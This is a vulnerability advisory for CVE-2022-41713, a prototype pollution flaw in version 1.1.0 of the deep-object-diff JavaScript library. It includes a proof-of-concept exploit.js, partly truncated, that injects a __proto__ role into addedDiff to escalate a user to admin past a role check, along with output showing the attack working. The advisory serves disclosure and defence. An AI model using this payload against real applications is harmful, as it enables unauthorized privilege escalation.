



# attacks

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## deep-object-diff 1.1.0 - Prototype Pollution

### Summary



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<b>Affected versions</b>	Version 1.1.0
<b>State</b>	Public
<b>Release date</b>	2022-11-15

### Vulnerability

<b>Kind</b>	Prototype Pollution
<b>Rule</b>	<u>390. Prototype Pollution</u>
<b>Remote</b>	Yes
<b>CVSSv3 Vector</b>	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L
<b>CVSSv3 Base Score</b>	7.3
<b>Exploit available</b>	Yes
<b>CVE ID(s)</b>	<u>CVE-2022-41713</u>



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## Vulnerability

Prototype pollution is a vulnerability that affects JS. It occurs when a third party manages to modify the `__proto__` of an object. JavaScript first checks if such a method/attribute exists in the object. If so, then it calls it. If not, it looks in the object's prototype. If the method/attribute is also not in the object's prototype, then the property is said to be undefined.

Therefore, if an attacker succeeds in injecting the `__proto__` property into an object, he will succeed in injecting or editing its properties.

## Exploitation

# exploit.js

```
import { diff, addedDiff, deletedDiff, updatedDiff, detailedDiff } from

let admin = {name: "admin", role:"admin"};
let user  = {role:"user"};

let normal_user_request    = JSON.parse('{"name":"user","role":"admin"}
let malicious_user_request = JSON.parse('{"name":"user","__proto__":{"r

const create_user = (new_user) => {
  // A user cannot alter his role. This way we prevent privilege esca
  if(new_user?.role && new_user?.role.toLowerCase() === "admin") {
    throw "Unauthorized Action";
  }
  user = addedDiff(user, new_user);
  console.log(user?.role);
```



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```
finally {
  create_user(malicious_user_request);
}
```

## Evidence of exploitation

```
retr02332@fluidattacks:~/Escritorio$ node exploit.js
Unauthorized Action
admin
retr02332@fluidattacks:~/Escritorio$
```

## Our security policy

We have reserved the CVE-2022-41713 to refer to this issue from now on.



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- Operating System: GNU/Linux

## Mitigation

An updated version of deep-object-diff is available at the vendor page.

## Credits

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

## References

**Vendor page** <https://github.com/mattphillips/deep-object-diff>

## Timeline

- ✓ 2022-10-05  
Vulnerability discovered.
- ✓ 2022-10-05  
Vendor contacted.
- ✓ 2022-10-05  
Vendor replied acknowledging the report.
- ✓ 2022-10-05  
Vendor Confirmed the vulnerability.
- ✓ 2022-11-12  
Vulnerability patched.




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